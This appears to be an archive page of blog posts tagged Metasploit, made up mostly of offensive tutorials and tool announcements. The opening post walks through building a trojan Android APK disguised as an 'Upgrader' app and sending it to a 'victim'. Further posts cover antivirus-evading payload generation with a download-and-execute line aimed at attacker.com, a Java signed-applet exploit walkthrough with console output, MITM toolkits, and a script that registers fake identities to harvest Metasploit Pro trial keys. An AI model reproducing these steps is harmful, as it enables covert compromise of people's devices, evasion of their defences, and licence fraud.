Affichage des articles dont le libellé est metasploit. Afficher tous les articles

Hack Any Android Device

Android devices are widely used around the world; applications are making this platform preferable by millions of users. As these devices are used by many, hackers are exploiting it to harm users and steal personal data.


In this tutorial we are going to learn how to hack any android device with Kali Linux. This tutorial will explain you step by steps:

Step 1:

• Open a terminal, and make a Trojan.apk
• You can do this by typing :
msfpayload android/meterpreter/reverse_tcp LHOST=192.168.0.4 R > /root/Upgrader.apk (replace LHOST with your own IP)


Step 2:
• Open another terminal until the file is being produced.
• Load metasploit console, by typing : msfconsole


Step 3:
• After it loads(it will take time), load the multi-handler exploit by typing : use exploit/multi/handler


• Set up a (reverse) payload by typing : set payload android/meterpreter/reverse_tcp
• To set Lhost type : set LHOST 192.168.0.4 (Even if you are hacking on WAN type your private/internal IP here not the public/external)


Step 4:

• At last type: exploit to start the listener.
• Copy the application that you made (Upgrader.apk) from the root folder, to your android phone.
• Send it to victim’s device and let the Victim install the Upgrader app(as he would think it is meant to upgrade some features on his phone)
• And when he clicks Open, exploit will run and you will get access.


However, the option of allowance for Installation of apps from Unknown Sources should be enabled (if not) Go to security settings of the android phone to allow the Trojan to install. There is condition for this exploit that victim must install/open your sent Trojan, this will allow you to enter victim’s device.

Follow these simple step and exploit any android device.


~ samedi 2 juillet 2016 1 commentaires

Metasploit & Windows Kernel Exploitation

Many local exploits have been released over the last year targeting the Windows kernel. These exploits are particularly useful for penetration testers that need SYSTEM level access when the initial foothold is obtained through phishing or some other form of client side attack. This talk will go over common techniques used in Windows Kernel exploitation and how they relate to and are implemented Metasploit. This talk is for any one that is interested in what is happening during the exploitation process and how they can get involved writing kernel exploits for Metasploit.

The presenter:

Spencer McIntyre is an avid open source contributor and has written multiple windows kernel exploits for the metasploit framework.

The Talk:


The Presentation:


~ mercredi 1 juillet 2015 0 commentaires


SideStep: Yet another Anti-virus Evasion Tool

SideStep is yet another tool to bypass anti-virus software. The tool generates Metasploit payloads encrypted using the CryptoPP library (license included), and uses several other techniques to evade AV.

SideStep is a python script that automatically generates and compiles C code that uses encrypted Metasploit payloads.
Some of the features of SideStep used to evade AV software includes:
  1. Encrypts the msfvenom generated Meterpreter shellcode using AES 128bit encryption (using the CryptoPP C++ library) with a randomly generated key. The payload is decrypted just prior to execution.
  2. Randomizes all variable names and functions. The size of the names and functions is configurable.
  3. Creates a function that checks the local time on the host, then loops for a configurable amount of seconds at the beginning of the program, to evade AV sandboxes. There is also the addition of a DH parameter generator which adds extra time to the startup.
  4. Stuffs the executable with a configurable number of random variables that have random values of a configurable size. These variables are prior to the call to main(). This is a technique that is occasionally effective and that I picked up from the NCC Group Metasploit Evasion link above.
  5. If Cygwin is present, it uses strip to remove debugging symbols and other useful reversing information.
  6. If you want to use peCloak, it will then encode the assembly instructions in the executable as the last step.

Requirements:

  • Metasploit Community 4.11.1 – Update 2015031001 (or later – this is what I tested with and some recent previous versions screwed up the shellcode when using the alpha encoder)
  • Ruby 2.x
  • Windows (7 or 8 should work – tested on 8.1)
  • Python 2.7.x
  • Visual Studio (free editions should be fine – tested on 2012)
  • Windows SDK
  • Cygwin with strip utility (if you want to strip debug symbols)
  • peCloak (if you want to use it)

Usage

You must configure settings in conf\settings.py, and then you must at a minimum provide the Metasploit listening handler IP and port:
python sidestep.py --ip 192.168.1.1 --port 443

If using the defaults, then a source file will be generated in the .\source directory and the executable will be dropped in the .\exe directory.

Setup a Meterpreter handler on your attacking machine like so (modifying the PAYLOAD, LHOST, and LPORT as needed):
  use multi/handler
  set PAYLOAD windows/meterpreter/reverse_https
  set LHOST 192.168.1.1
  set LPORT 443
  set AutoRunScript post/windows/manage/smart_migrate
  run

The best way to deliver the executable via Metasploit is to load up your exploit, and then set the PAYLOAD to windows/download_exec, and upload the executable to a web server. Sample configuration:
  use exploit/windows/http/coldfusion_fckeditor
  set PAYLOAD windows/download_exec
  set EXE sidestep.exe
  set URL http://www.attacker.com:80/sidestep.exe
  set AutoRunScript post/windows/manage/smart_migrate
  set RHOST 1.1.1.1
  set RPORT 80
  run

This would exploit the FCKeditor vulnerability in ColdFusion (CVE-2209-2265), running shellcode that downloads an executable from the provided URL, saves it as the provided EXE name, and then executes it.
You can get the source code to SideStep here.

~ lundi 29 juin 2015 0 commentaires

Create a reverse Meterpreter Payload using Metasploit

Meterpreter, Metasploit, Kali Linux and their are dozen of topics to be discussed; every tool, technique and procedure have their own merits and demerits and the usage depends on the objective of the attack. So what is Meterpreter? As offensive-security says:

“Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.”

Here is a wonderful tutorial on using Metasploit to create an EXE with the Meterpreter payload that creates a reverse TCP connection outbound, blowing through many NAT boxes and firewalls.


~ mardi 17 mars 2015 0 commentaires

Nettool.sh - Automate frameworks For Nmap, Driftnet, Sslstrip, Metasploit And Ettercap MITM Attacks


Nettool.sh  - Automate frameworks For Nmap, Driftnet, Sslstrip, Metasploit And Ettercap MITM Attacks.

Netool.sh toolkit provides a fast and easy way For new arrivals to IT security pentesting and also to experience users to use allmost all features that the Man-In-The-Middle can provide under local lan, since scanning, sniffing and Social engineering attacks "[spear phishing attacks]"...

Netool its a toolkit written using 'bash, python, ruby' that allows you to automate frameworks like Nmap, Driftnet, Sslstrip, Metasploit and Ettercap MitM attacks. This toolkit makes it easy tasks such as SNIFFING tcp/udp traffic, Man-In-The-Middle attacks, SSL-sniff, DNS-spoofing, DoS attacks in wan/lan networks, TCP/UDP packet manipulation using etter-filters, and gives you the ability to capture pictures of target webbrowser surfing (driftnet), also uses macchanger to decoy scans changing the mac address.

Operative Systems Supported are:
Linux-ubuntu, kali-linux, backtack-linux (un-continued), freeBSD, Mac osx (un-continued)

Rootsector module allows you to automate some attacks over DNS_SPOOF + MitM (phishing - social engineering) using metasploit, apache2 and ettercap frameworks. Like the generation of payloads, shellcode, backdoors delivered using dns_spoof and MitM method to redirect a target to your phishing webpage. recent as introducted the scanner inurlbr (by cleiton). This tool brought to you by: peterubuntu10

Video:


Download

~ vendredi 20 février 2015 0 commentaires

Metasploit GUI integrated with Nessus in Kali Linux

Metasploitis the renowned Penetration testing framework created by H. D. Moore in 2003, metasploit was created to hack into computer systems for testing purpose. Metasploit can be used for following purposes:

  • Validate security risks as part of your vulnerability management program.
  • Safely simulate attacks on your network to uncover security issues.
  • Verify your defenses, security controls and mitigation efforts.
  • Measure the effectiveness of your security awareness program.
  • Audit password security beyond Windows and Linux logins.

Whereas, Nessus is a proprietary comprehensive vulnerability scanner which is developed by Tenable Network Security. It is free of charge for personal use in a non-enterprise environment. Key features of Nessus are:

  • Patch Management Integration
  • Malware/Botnet Detection
  • Mobile Device Auditing
  • Configuration & Compliance Auditing
  • Scanning & Auditing Virtualization & Cloud Platforms


And the last but not the least Kali Linux, which is the successor of backtrack linux. Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security Ltd.


Metasploit Graphical User Interface Tutorial


So it was the basic introduction of the tools that we are going to discuss, metasploit GUI comes under many umbrella; for example: Pro, community, Express and framework. In this tutorial I will use the Community version of metasploit.

  • Download the community version of metasploit from rapid7 website and get the activation code.
  • Configure it (if you need guideline then let us know, we will create a tutorial for the configuration too)

     Click here for metasploit configuration tutorial.

For better understanding of the work-flow, the video tutorial has been created. 

Something went wrong after uploading the video, skip the first 5 sec to get better quality. 

~ mardi 6 janvier 2015 0 commentaires

Metasploit GUI Community edition in Kali Linux

Metasploit is the renowned Penetration testing framework created by H. D. Moore in 2003, metasploit was created to hack into computer systems for testing purpose. Metasploit can be used for following purposes:


  • Validate security risks as part of your vulnerability management program.
  • Safely simulate attacks on your network to uncover security issues.
  • Verify your defenses, security controls and mitigation efforts.
  • Measure the effectiveness of your security awareness program.
  • Audit password security beyond Windows and Linux logins.

Metasploit Community Edition provides us with a graphical user interface (GUI) that simplifies network discovery and vulnerability verification for specific exploits, increasing the effectiveness of vulnerability scanners such as Nessus, Nexpose, and so forth.

Features

Metasploit Community Edition enables us to:

  • Map out our network - Host identification, port scanning and OS fingerprinting.

  • Integrate with other vulnerability scanners - Import data from Nessus, NMAP, and other solutions. In addition, Nexpose scans can be initiated from within Metasploit Communication Edition.

  • Find the right exploit - With the world's largest quality-assured exploits, finding the right exploit is just seconds away!

  • Verify remediation - Do you think your host has been patched against a specific vulnerability? Fire an exploit and find out!

  • And the best part? Metasploit Community Edition is provided to the InfoSec Community FREE of charge.

How to Configure Metaploit GUI in Kali Linux


  • On the first step, download the community version from Rapid7 website
  • Get the activation code via your email
  • Open the terminal and locate the directory where you have download the GUI before 
  • Make the program executable and then start the installation process by using following commands:
chmod +x metasploit.run

./metasploit.run


  • Follow the simple installation process, use the default ports
  • Kali linux comes with a metaspoit folder by default, so it recommended to create another directory for metasploit GUI (to avoid any possible conflicts)
  • Use the server name as localhost (127.0.0.1)

  • After installation process, click on Application → Kali Linux → System services → Metasploit → Community / pro start
  • Open your favorite browser and then open this URL (https://localhost:3790/)


  • Enter the activation code
  • You are in :)


Activation is successful, now you can scan the target network and get the vulnerabilities of the computers attached with it. There are many other things that could be done, like Nessus and Nexpose integration with metasploit and we will discuss every aspect of it. The next article of this series will cover the scanning part.


~ dimanche 4 janvier 2015 0 commentaires

[PHP] Metasploit Pro (Trial) License Grabber


You must be tired of submitting pro (trial) license key every week just to get the full feature of metasploit right? Don't worry, we have the solution for you. This grabber doesn't belong to any of our members, i found it on GitHub and i decided to share it.

You just need to run these script and wait for a few minutes, it will generate pro (trial) key for you. It's using Fake Name Generator and Fake Email Generator to fetch the information to register.

Environment


  • Linux:
  • Windows
    • XAMPP 1.8.2
    • [Windows] XP Professional Service Pack 3 x86


Installation:

Linux

# clone the script by using git directly. 
root@kali-linux:~# git clone https://github.com/skiddie/metasploit-pro-trial-grabber.git  
# install the project dependencies 
root@kali-linux:~# cd metasploit-pro-trial-grabber && php composer.phar install 
# OPTIONAL: execute the command below if you get the exception message 'cURL library is not loaded'. 
root@kali-linux:~# apt-get install php5-curl

 Windows

# download the script and unzip it by yourself, path `C:\` for example.

 C:\Documents and Settings\Chris>cd C:\metasploit-pro-trial-grabber-master && C:\xampp\php\php.exe composer.phar install

Execution

Linux

# the environment mentioned above is tested by author and work functionally. 
root@kali-linux:~# php execute.php

Windows

C:\metasploit-pro-trial-grabber-master>C:\xampp\php\php.exe execute.php

Output

[+] defining the pre-required constants .. DONE !
[+] loading the 3rd-party libraries .. DONE !
[+] creating all classes' instance .. DONE !
[+] checking all mail domains from provider: Spambog are valid or not ..
[-] parsing all the available domains from response .. DONE !
[*] parsing the profile fields from response .. DONE !
[*] parsing the additional info from response .. DONE !
[-] extracting from all the available domains ..
[*] checking the mail address: habing@spambog.com is valid or not .. ILLEGAL
[*] checking the mail address: habing@spambog.de is valid or not .. ILLEGAL
[*] checking the mail address: habing@discardmail.com is valid or not .. ILLEGAL
[*] checking the mail address: habing@discardmail.de is valid or not .. ILLEGAL
[*] checking the mail address: habing@spambog.ru is valid or not .. ILLEGAL
[*] checking the mail address: habing@0815.ru is valid or not .. ILLEGAL
[*] checking the mail address: habing@s0ny.net is valid or not .. ILLEGAL
[*] checking the mail address: habing@hulapla.de is valid or not .. ILLEGAL
[*] checking the mail address: habing@bund.us is valid or not .. VALID !
[*] checking the mail address: habing@teewars.org is valid or not .. ILLEGAL
[*] checking the mail address: habing@brennendesreich.de is valid or not .. VALID !
[*] checking the mail address: habing@ama-trans.de is valid or not .. ILLEGAL
[*] checking the mail address: habing@ama-trade.de is valid or not .. ILLEGAL
[*] checking the mail address: habing@malahov.de is valid or not .. ILLEGAL
[*] checking the mail address: habing@e-postkasten.eu is valid or not .. VALID !
[*] checking the mail address: habing@lags.us is valid or not .. VALID !
[*] checking the mail address: habing@6ip.us is valid or not .. VALID !
[*] checking the mail address: habing@e-postkasten.info is valid or not .. VALID !
[*] checking the mail address: habing@e-postkasten.de is valid or not .. VALID !
[*] checking the mail address: habing@e-postkasten.com is valid or not .. VALID !
[-] ALL DONE !
[+] ALL DONE !
[+] choosing a valid domain and generating an email address .. DONE !

[+] READY TO FIRE !

[+] submitting the trial request to metasploit ..
[-] parsing the hidden filds' value from response ..
[*] field: custparamleadsource has value: 443597
[*] field: submitted has value:
[*] field: custparamreturnpath has value: https://localhost:3790/setup/activation
[*] field: custparamproduct_key has value:
[*] field: custparamproductaxscode has value: msY5CIoVGr
[*] field: custparamthisIP has value: 103.245.222.133
[-] ALL DONE !
[-] preparing the registration payload .. DONE !
[-] sending the registration data to online form .. DONE !
[+] ALL DONE !
[+] looping to retrieve the trial mail content ..
[-] checking the trial confirmation mail has delivered to inbox or not ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] waiting for trial mail delivered to inbox: http://www.spambog.com/rss/habing@brennendesreich.de ..
[*] BINGO ! the mail just delivered, parsing it .. DONE !
[-] ALL DONE !
[+] ALL DONE !

Your 7-days pro trial key: CRDJ-09P8-EG4K-EQS4

 Screenshots


Source: https://github.com/skiddie/metasploit-pro-trial-grabber

~ vendredi 25 juillet 2014 0 commentaires

Maligno Open Source Penetration Testing Tool Operate Metaspolit Payloads


Maligno is an open source penetration testing tool that serves Metasploit payloads. It generates shellcode with msfvenom and transmits it over HTTP or HTTPS. The shellcode is encrypted with AES and encoded with Base64 prior to transmission.

Changelog: 

Metasploit multi-host support, socks4a server support (metasploit), last resort redirection for invalid requests and hosts out of scope, automatic client code obfuscation, delayed client payload execution, automatic metasploit resource file generation.

Download here

~ lundi 30 juin 2014 0 commentaires

Add new exploits to Metasploit from Exploit-db

All this time you were just using mainstream exploits which were famous but old. They worked well, but only with old unpatched operating systems, not the updated ones. Now it's time to move on to the next step. Our poor experience against Windows 8 and Java 7u60 left us shattered, and we realized that fully patched and updated machines with strong antivirus and firewall can be pretty  hard to break into. Now we will move into the world of real pentesting, and the first step would be introduction to exploit-db.


(If you don't want the theory and just want to know how to use the exploits, keep scrolling till you see bold text, some of which is in red and/or blue. Just keep using those commands and you'll be done or click here to skip to that part)

Exploit-db

As usual, a few official words from the developers before I express my personal views.

The Exploit Database is the ultimate archive of public exploits and corresponding vulnerable software, developed for use by penetration testers and vulnerability researchers. Its aim is to serve as the most comprehensive collection of exploits gathered through direct submissions, mailing lists, and other public sources, and present them in a freely-available and easy-to-navigate database. The Exploit Database is a repository for exploits and proof-of-concepts rather than advisories, making it a valuable resource for those who need actionable data right away. (offensive security)
Some more
The Exploit Database is a CVE-Compatible Database and (where applicable) CVE numbers are assigned to the individual exploit entries in the database. The public database archive does not contain the mapped CVE numbers, but we make them available to our partnering organizations, making links to The Exploit Database entries available within their products.
As many exploit developers lament, it is frequently more difficult to locate a vulnerable application than it is to take a public proof of concept and change it into a working exploit. For this reason, The Exploit Database also hosts the vulnerable application versions whenever possible.
In addition, the team of volunteers that maintain the site also make every effort to verify the submitted exploits and a visual indicator is provided whether or not a successful verification was performed. (Offensive Security)

Now, what exploit db really is, is nothing more than a database where the pentestors who write an exploit for a vulnerability upload the source code of the exploit of other pentestors too see. It is maintained by Offensive Security (the force behind Backtrack, Kali, Metasploit Unleashed). The exploit-db.com site itself is pretty easy to navigate, and you can find all sorts of exploits there. Just finding an exploit, however, is not enough, as you need to add it to Metasploit in order to use it.

Adobe Flash Player Shader Buffer Overflow


This module exploits a buffer overflow vulnerability in Adobe Flash Player. The vulnerability occurs in the flash.Display.Shader class, when setting specially crafted data as its bytecode, as exploited in the wild in April 2014. This module has been tested successfully on IE 6 to IE 11 with Flash 11, Flash 12 and Flash 13 over Windows XP SP3, Windows 7 SP1 and Windows 8. (rapid7)
Now the site suggest that the exploit can be found here.
exploit/windows/browser/adobe_flash_pixel_bender_bof
But using the command
use exploit/windows/browser/adobe_flash_pixel_bender_bof
shows that the exploit is not in Metasploit yet (chances are good it's there if you update metasploit regularly or if you are reading this tutorial a long time after it was written. Either ways, the method will not differ even if the exploit is already there, so don't worry. Also you can use a different exploit as per your liking, and just replace the name wherever you see it being used in commands)

Now, there are two alternates. First, update the metasploit framework using 

msfupdate
This will update the framework with new modules.

The second alternate the to download the exploit from exploit-db, then put it in the ~/.msf4/modules/exploit/ directory. Any exploit put here will be detected my Metasploit when it starts. It will show up when you type use /exploit/your_folder/exploit_name. An important point here is while the ~/.msf4/modules/exploit/windows/browser/ directory .Also, it is mandatory to place exploits in a subdirectory of ~/.msf4/modules/exploit/ or you won't be able to use it. For newbies in Linux, here is a detailed step by step guide.

Get the exploit

For examples sake, we'll use the adobe shader exploit from http://www.exploit-db.com/exploits/33333/ Click on the Save icon to download the exploit. Save it on you Kali Desktop.

.msf4 directory method

Now if you are not well versed with linux, you will need help with creating the directory and placing files there. Although I'm guiding you how to do it, you should be proficient in linux usage and should be able to do the basic stuff like this atleast. So, you can either use the command to line create the directories or do it using the GUI.

Command line method

First, say hi to mkdir
mkdir --help
Usage: mkdir [OPTION]... DIRECTORY...
Create the DIRECTORY(ies), if they do not already exist.

Mandatory arguments to long options are mandatory for short options too.
  -m, --mode=MODE   set file mode (as in chmod), not a=rwx - umask
  -p, --parents     no error if existing, make parent directories as needed
  -v, --verbose     print a message for each created directory
  -Z, --context=CTX  set the SELinux security context of each created
                      directory to CTX
      --help     display this help and exit
      --version  output version information and exit

First we'll move to the already existent directory using (you need to be in root directory for this to work. Type just cd if unsure, it will automatically take you to root directory)root@kali:~# cd .msf4/modules/    
To see what the directory has, execute ls. It will return nothing as the directory is empty.
root@kali:~/.msf4/modules# ls
Now we'll use mkdir to create what we need.
root@kali:~/.msf4/modules# mkdir exploits
root@kali:~/.msf4/modules# cd exploits
root@kali:~/.msf4/modules/exploits# mkdir windows        
root@kali:~/.msf4/modules/exploits# cd windows
root@kali:~/.msf4/modules/exploits/windows# mkdir browser
root@kali:~/.msf4/modules/exploits/windows# cp      

If you read the mkdir help thing, you might have noticed the -p option. It makes everything much easier. Everything above can be achieved with something as simple as 
root@kali:~# mkdir -p ~/.msf4/modules/exploits/windows/browser

Now meet cp
root@kali:~/.msf4/modules/exploits/windows# cp --help
Usage: cp [OPTION]... [-T] SOURCE DEST
  or:  cp [OPTION]... SOURCE... DIRECTORY
  or:  cp [OPTION]... -t DIRECTORY SOURCE...
Copy SOURCE to DEST, or multiple SOURCE(s) to DIRECTORY.
Assume you have adobe_flash_pixel_bender_bof.rb file on your desktop. Then use the following commands.
root@kali:~/Desktop# cp adobe_flash_pixel_bender_bof.rb ~/.msf4/modules/exploits/windows

root@kali:~# ls 
Desktop  app.apk
root@kali:~# cd Desktop
root@kali:~/Desktop# cp adobe_flash_pixel_bender_bof.rb ~/.msf4/modules/exploits/windows/browser
Now check for yourself
root@kali:~# cd ~/.msf4/modules/exploits/windows/browser
root@kali:~/.msf4/modules/exploits/windows/browser# ls
adobe_flash_pixel_bender_bof.rb

GUI Method

Go to computer -> Filesystem->Home. Now you won't see .msf4 there, because the . prefix is for hidden files. So go to view and select show hidden items. Now it will be visible.


Now the rest is going to be a piece of cake. Copy the exploit from desktop, and create the directories by using the easy peasy right click -> New folder method. After that just paste the file where it needs to be. You'll be done. Now start msfconsole again or type reload_all to reload the module. This will add the module to metasploit and you can use it as you normally would.


~ lundi 9 juin 2014 0 commentaires

Java signed applet Hack Windows 8 Java vulnerability

Purpose of this tutorial

In this tutorial we will look at how difficult it can be to hack modern operating systems. While you won't be getting the kind of results you were expecting, you will learn a lot here. The exploit will not work at first go, it will not work in the second go, it will eventually work, but we would have modified too many settings in the target OS to call it success. We will be using a pretty mainstream exploit here, the java signed applet exploit.
(Just in case you're new here. You need to have Kali Linux installed, as well as have some basic info about metasploit. Here is the collection of all tutorials. Read first few or maybe all. I write new posts assuming you've read the previous ones)

Hack any Windows Version

In the previous tutorials we have hacked Windows XP and tested a few Payloads and its features. In this tutorial, we will use a Java exploit to hack any Windows version. Now there are some things that you need to know-
  1. There are no 'type something on console and press enter' exploits for modern Operating Systems. They invest enough in security to patch any such vulnerabilities. 
  2. The modern operating systems have exploits where the user has to do something like click on a link, install some program, and in our case, allow java plugin to be used.
  3. The Operating systems are quite secure, however the applications installed by the users almost always have some bugs which can be exploited, and then by privilege escalation methods, you can get a administrator shell. Jave is widely used, and is, unfortunately, quite secure (but we will still use a  Java exploit here)
  4. If you have the latest OS and latest version of Java installed, then they already know how to deal with these kind of attacks and it won't work. We will use Windows 8 and Java 7 build 60 (I upgraded it today), and our exploit will not work. We will then see how to make it work. We will learn a lot of new things. Please follow along only if you have curiosity for knowledge, not just desire to hack.

Java Signed Applet Exploit (browser based exploit)

Some official words here, to help with your digestion-

This exploit dynamically creates a .jar file via the Msf::Exploit::Java mixin, then signs the it. The resultin
g signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if they trust the signed applet. On older versions the dialog will display the value of CERTCN in the "Publisher" line. Newer JVMs display "UNKNOWN" when the signature is not trusted (i.e., it's not signed by a trusted CA). The SigningCert option allows you to provide a trusted code signing cert, the values in which will override CERTCN. If SigningCert is not given, a randomly generated self-signed cert will be used. Either way, once the user clicks "run", the applet executes with full user permissions.

Follow these steps

Commands to execute in bold and red and instruction is green.

root@kali:~# service postgresql start[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
root@kali:~# msfconsole _                                                    _
/ \    /\         __                         _   __  /_/ __
| |\  / | _____   \ \           ___   _____ | | /  \ _   \ \
| | \/| | | ___\ |- -|   /\    / __\ | -__/ | || | || | |- -|
|_|   | | | _|__  | |_  / -\ __\ \   | |    | | \__/| |  | |_
      |/  |____/  \___\/ /\ \\___/   \/     \__|    |_\  \___\

Using notepad to track pentests? Have Metasploit Pro report on hosts,
services, sessions and evidence -- type 'go_pro' to launch it now.
       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1060 exploits - 659 auxiliary - 178 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops
msf > use exploit/multi/browser/java_signed_applet (Java signed applet exploit)    msf  exploit(java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   APPLETNAME      SiteLoader       yes       The main applet's class name.
   CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
   SigningKey                       no        Path to a signing key in PEM format
   SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
   URIPATH                          no        The URI to use for this exploit (default is random)

Exploit target:
   Id  Name
   --  ----
   1   Windows x86 (Native Payload)

msf  exploit(java_signed_applet) > set PAYLOAD windows/meterpreter/reverse_tcp (meterpreter payload)PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(java_signed_applet) > show options
Module options (exploit/multi/browser/java_signed_applet):
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   APPLETNAME      SiteLoader       yes       The main applet's class name.
   CERTCN          SiteLoader       yes       The CN= value for the certificate. Cannot contain ',' or '/'
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL for incoming connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
   SigningKey                       no        Path to a signing key in PEM format
   SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
   URIPATH                          no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST IP needed here   yes       The listen address   LPORT     4444             yes       The listen port

Exploit target:
   Id  Name
   --  ----
   1   Windows x86 (Native Payload)

msf  exploit(java_signed_applet) > set LHOST 192.168.154.134 (type ifconfig to find your Kali IP) LHOST => 192.168.154.134
msf  exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
msf  exploit(java_signed_applet) >
[*] Started reverse handler on 192.168.154.134:4444
[*] Using URL: http://0.0.0.0:8080/ybfxLEoT
[*]  Local IP: http://192.168.154.134:8080/ybfxLEoT (copy this and paste it into the browser of computer you want to hack)[*] Server started.
[*] 192.168.154.1    java_signed_applet - Handling request
[*] 192.168.154.1    java_signed_applet - Handling request
[*] 192.168.154.1    java_signed_applet - Handling request
msf  exploit(java_signed_applet) >

On our Windows 8 machine

If you haven't installed Java then this is what you'll see.
If you have installed Java then this is what you'll see.


Now after you click run this time, you might end up seeing a dialog which blocked access to java plugin even after we allowed it.
If you are using an older version of Java, you might have gained access already, unless your antivirus detected the payload, which is basically a trojan (if you succeed here, a session will be created in metasploit, but it will be in background. See the end of tutorial to find out how to use that session and then come back here to see the scenario in case of Windows 8, there are things to learn) But it my case, now it's time to realize that we've taken a head on collision with a really secure operating system and the latest version of Java. Now, as I said, this will not work, but you can still give it your best shot.

Why won't it work

Java Sandbox

In technical terms : The java-sandbox allows you to securely execute untrusted code (for example, user generated scripts in scripting languages such as groovy or rhino) from within your application. It allows you to specify resources and classes that may be used by the code, thus, separating the execution from the application's execution environment. It allows to wrap execution environments in threads or even execute them remotely on different jvms.(sourceforge)

In less technical terms:In April, Oracle instituted a number of changes starting with Java 7u21. The new update introduced prompts warning users that an unsigned applet could potentially harm the user’s computer. This came months after Oracle changed Java’s default security settings from medium to high, essentially preventing unsigned applets from executing automatically, requiring instead a user to allow the applet to proceed. Developers must now sign their applets with a certificate from a trusted Certificate Authority. (threatpost)

In English : New versions of Java have an added feature known as Java sandbox. Whenever a java applet is loaded on a browser, it will firstly require user's permission to execute. After the user has given permission, the applet will load inside a sandbox (which is a runtime environment seperated from rest of the computer, like a cage, and the java applet is harmless as long as it is inside). That doesn't solve their problem though, as sandbox stops the Java applet to do much, thereby destroying the whole purpose, even for the genuine developers. So, Java restricts the unsigned applets from exercising much of their functionality, and only the signed applets can do anything. So, hats off to Oracle, for proving that even client side vulnerabilities are not that easy. And sorry to disappoint you guys, but I had to tell you how secure the modern operating systems are. Nevertheless, going to Java control panel, and security tab, will lead you to the conclusion that the Java security level is high by default. And even more mind boggling is the fact that the security levels are - medium, high, very high. Guess the days of 'low' security are gone. However, medium is just what we are looking for.
Sandbox is enabled in high level. 
Sandbox is disabled in medium level. That will solve our purpose here.
Now we opened our java applet again and this time a really dangerous looking security warning dialog came up. Nevertheless, we clicked on "I accept" and then run.
As if this wasn't enough. Windows had to interfere. I could almost hear Windows Defender saying, Java is good, but Microsoft still trusts it's own antivirus for security. Our exploit failed yet again. This time it was the antivirus.
You might have guessed, disable the antivirus.

Now, finally, I refreshed the URL, accepted the warning and allowed the applet to run. I got a new session on Metasploit. The sweet smell of success was highly diluted by the fact that we really rigged the game in our favour. In a real life scenario, you can't expect the AV to be disabled and the security settings set to anything other than the default value.

Use the following commands to switch to the created sessions
